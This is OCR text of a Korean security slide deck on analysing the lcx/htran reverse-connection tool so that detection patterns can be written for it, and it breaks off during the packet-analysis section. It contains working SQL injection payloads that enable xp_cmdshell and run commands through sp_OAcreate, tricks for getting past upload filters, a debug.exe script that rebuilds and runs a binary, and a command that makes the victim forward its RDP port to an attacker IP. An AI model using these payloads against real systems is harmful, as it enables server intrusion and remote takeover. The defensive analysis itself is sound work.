Reverse Connection Tool Analysis

How to write detection pattern of attacker's tool

malwarel4b

demantos@gmail.com

http://malwarel4b.blogspot.kr

~~http://malwarelab.tistory.com/~~

Cho Hoon

INDEX

Attack Scenario


- Upload Vulnerability
- SQL Injection
- EXE TO TEXT

Upload Vulnerability

- **어떤걸 업로드하는가?**
  - Webshell (asp, aspx, jsp, php, inc, html, cer 등)
  - bat, exe 등
- **업로드 되는 파일에 대한 검증 매카니즘**
  - Whitelist : 허용된 확장자만 업로드 가능
  - Blacklist : 허용되지 않은 확장자 지정
  - 웹쉘 확장자는 몇 가지 형태로 정해져 있으며 보통 Blacklist를 사용하여 차단
    - ✓ 우회 방법 다양함 → a.jpg.aps, a.jpg;a.asp, a.php.jpg
    - ✓ **웹쉘을 차단하기 위해서 exe나 bat 확장자는 차단하지 않는 경우가 많음**
  - 파일의 처음 4~8바이트 정도만 확인해서 차단
    - ✓ 파일 시그니처 (GIF39a, JFIF, %PNG 등)

Upload Vulnerability

- **파일 업로드 후에는?**
  - 업로드 경로 찾아야 함 → guessing, File download 취약점 이용
- **업로드 폴더에 실행 권한이 제거되어 있는 경우에는?**



Upload Vulnerability

- **But, 업로드 취약점만으로는 부족하다!!**
  - 원하는 파일 업로드도 잘 되었고
  - 업로드된 파일의 경로도 찾았고
  - 그럼, 실행만 시키면 된다.
- **웹서버를 통해 서버의 파일을 서버상에서 실행시킬려면?**
  - 웹쉘을 이용하는게 가장 쉽고
  - SQL Injection을 이용한다.

SQL Injection


- **전세계적으로 가장 많이 언급되고 전세계적으로 가장 많이 보호 메커니즘을 적용하지만 여전히 취약한 사이트가 많아서 공격자들이 자주 애용하는 공격 기법**
- **SQL Injection을 통해 시스템 명령 실행**
  - **xp_cmdshell**
    - ✓ MS-SQL 2005부터는 기본으로 비활성화 → 그렇다고 포기할 HACKER들이 아니다!!
    - ✓ SP_ADDEXTENDEDPROC과 SP_CONFIGURE 프로시저를 통해 활성화 가능
  - **SP_Oacreate, SP_OAMETHOD**
    - ✓ OLE 개체의 인스턴스 생성
    - ✓ OLE 개체의 메쏘드 호출

SQL Injection

- **xp_cmdshell 활성화**
  - ; exec sp_configure 'show advanced options', 1 ; reconfigure ; exec sp_configure 'xp_cmdshell', 1 ; reconfigure;--
  - ; exec master.dbo.xp_cmdshell '*system command*';--
  - xp_cmdshell 자체를 비활성화하거나 삭제할 경우
    - ✓ http://support.microsoft.com/kb/891984/en-us
- **SP_OAcreate, SP_OAMETHOD**
  - xp_cmdshell에 대한 권한이 막혀 있거나 아예 삭제된 경우
  - ;DECLARE @o INT EXEC SP_OAcreate 'wscript.shell',@o OUT EXEC SP_OAMETHOD @o,'run',null, '*system command*';--

EXE TO TEXT

- **업로드 파일에 대한 whitelist 정책을 사용해서 파일 업로드가 안되면?**
- **But, SQL Injection은 된다면?**
  - EXE TO TEXT를 이용해서 바이너리 파일을 텍스트 형태로 만들어서 생성하거나
  - Batch 파일에 공격자가 준비한 FTP를 통해 파일을 다운로드해서 실행하게 하면 된다.



EXE TO TEXT


- **But, EXE TO TEXT를 통해 추출한 값을 SQL Injection으로 만드는 건 쉬운 일이 아니다.**
  - lcx.exe (32Kbyte)를 EXE TO TEXT로 변환하니 2056 라인으로 변환됨
  - 즉, SQL Injection을 2056번 때려야 함 → 힘들고 지겨움
  - 결국, Batch 파일 만들어서 다운로드하게 하는게 속 편함
- **변환된 값은 임시 파일로 만든 후 debug 명령을 통해서 실행 파일로 변환**

```
echo off
echo n Ashiyane > Q7X
echo e 100 4D 5A 90 0 3 0 0 0 4 0 0 0 FF FF 0 0  >> Q7X
echo e 110 B8 0 0 0 0 0 0 0 40 0 0 0 0 0 0 0  >> Q7X
...snip...
echo e 80F0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0  >> Q7X
echo e 8100 0  >> Q7X
echo rcx >> Q7X
echo 8000 >> Q7X
echo w >> Q7X
echo q >> Q7X
debug <Q7X>nul & ren Ashiyane lcx.exe & lcx.exe & echo on
```


Attack Demonstration

Attack Demonstration


Attacker Side



http://victim.com/board_view.asp?num=33;exec master.dbo.xp_cmdshell 'c:\inetpub\wwwroot\upload**lcx.exe -slave 20.20.20.61 4444 127.0.0.1 3389**';--



Connect Attacker's another port




Analyze lcx(aka htran) traffic

- Attack Flow
- Analyze Network Packet
- Writing Detect Pattern

Analyze lcx(aka htran) traffic


Attack Flow

```
attacker> lcx -listen 4444 5555
victim> lcx -slave 10.10.10.62 4444 127.0.0.1 3389
attacker> mstsc 127.0.0.1:5555
```




Analyze Network Packet

- 공격자가 mstsc를 이용해 자신의 5555 포트로 접속하면 공격 대상의 원격 터미널과 연결이 맺어진다.




Analyze Network Packet

- 공격자가 LISTEN Port를 3389로 지정할 경우 Wireshark에서 Port 번호를 보고 페이로드를 파싱해서 출력해준다.



Analyze Network Packet


- 정상적인 원격 